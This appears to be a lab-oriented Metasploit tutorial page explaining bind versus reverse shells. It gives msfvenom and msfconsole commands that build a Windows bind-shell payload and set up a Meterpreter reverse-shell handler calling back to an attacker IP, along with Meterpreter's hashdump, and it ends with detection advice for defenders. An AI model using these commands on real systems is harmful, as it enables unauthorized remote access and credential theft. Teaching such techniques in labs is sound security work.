Metasploit Video Examples
Reading about Metasploit is one thing; watching a payload land and drop you into a live shell makes the whole workflow click. The two recorded demos below walk through gaining command-line access to remote machines in a lab. Run these only against systems you own or have written permission to test.
Bind Shell vs. Reverse Shell
Both demos end with the attacker controlling a shell on the target, but the connection is set up in opposite directions. Knowing which is which explains why one reliably works through a network perimeter and the other usually does not.

- Bind shell: The payload on the target opens a listening port and binds a command interpreter to it. The attacker then connects inward to that port. Inbound connections from the internet are exactly what a perimeter firewall is built to block, so bind shells mostly survive on flat lab networks or the localhost.
- Reverse shell: The attacker runs the listener; the target reaches back out to it. Because most networks freely permit outbound traffic, the callback slips past filtering that would have dropped an inbound bind. This is why reverse shells are the default in real engagements.
The payload does the connecting; the Metasploit module exploit/multi/handler (or a matching exploit’s built-in handler) does the catching. Match the two exactly: the LHOST/LPORT you set when generating a reverse payload must equal the handler’s LHOST/LPORT, or the session never forms.
Example 1: Bind Shell on a Windows Machine
Here a standalone payload is built with msfvenom, delivered to the Windows target, and caught with a handler in msfconsole. The payload opens a port on the victim; the attacker connects to it and gets an interactive command line.
# Build a Windows bind-shell payload (target opens the port)
msfvenom -p windows/x64/shell_bind_tcp LPORT=4444 \
  -f exe -o payload.exe

# In msfconsole, connect the handler to the target's open port
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/shell_bind_tcp
msf6 exploit(multi/handler) > set RHOST 10.0.0.20
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > run
Example 2: Reverse Shell on Metasploitable
This demo targets Metasploitable, the deliberately vulnerable Linux VM from our Metasploitable setup guide. Instead of a hand-delivered file, a built-in exploit module abuses a known service flaw and instructs the target to connect back to the attacker’s Kali box, landing a reverse session.
# A reverse payload calls back to the attacker's listener
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.5   # attacker IP
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > run
Prefer a meterpreter payload over a plain shell when the platform supports it. Meterpreter runs in memory, gives you structured commands (getuid, sysinfo, hashdump, download), and lets you background the session and pivot without spawning noisy child processes.
Reproduce It in Your Own Lab
Nothing here should touch a network you do not control. Build an isolated environment first: spin up attacker and victim virtual machines on a host-only network so no traffic can escape.
- Enumerate. Point Nmap at the target to find open ports and service versions before choosing a module.
- Select a module. In
msfconsole, usesearchto match a service to an exploit, thenuseit and reviewoptions. - Set target and payload. Fill in
RHOSTS, plusLHOST/LPORTfor reverse payloads. - Run and interact. Launch with
run; on success,sessions -idrops you into the shell.
What Defenders See
Every step in these videos leaves signals a blue team can catch. Bind shells announce themselves as an unexpected listening port; a quick netstat -ano or ss -tlnp on the host surfaces it. Reverse shells generate outbound connections to an unfamiliar address, which egress filtering and network monitoring flag. Endpoint detection tools also fingerprint the default msfvenom templates and Meterpreter’s in-memory behaviour. Understanding the offensive workflow is precisely what makes those detections meaningful during incident response.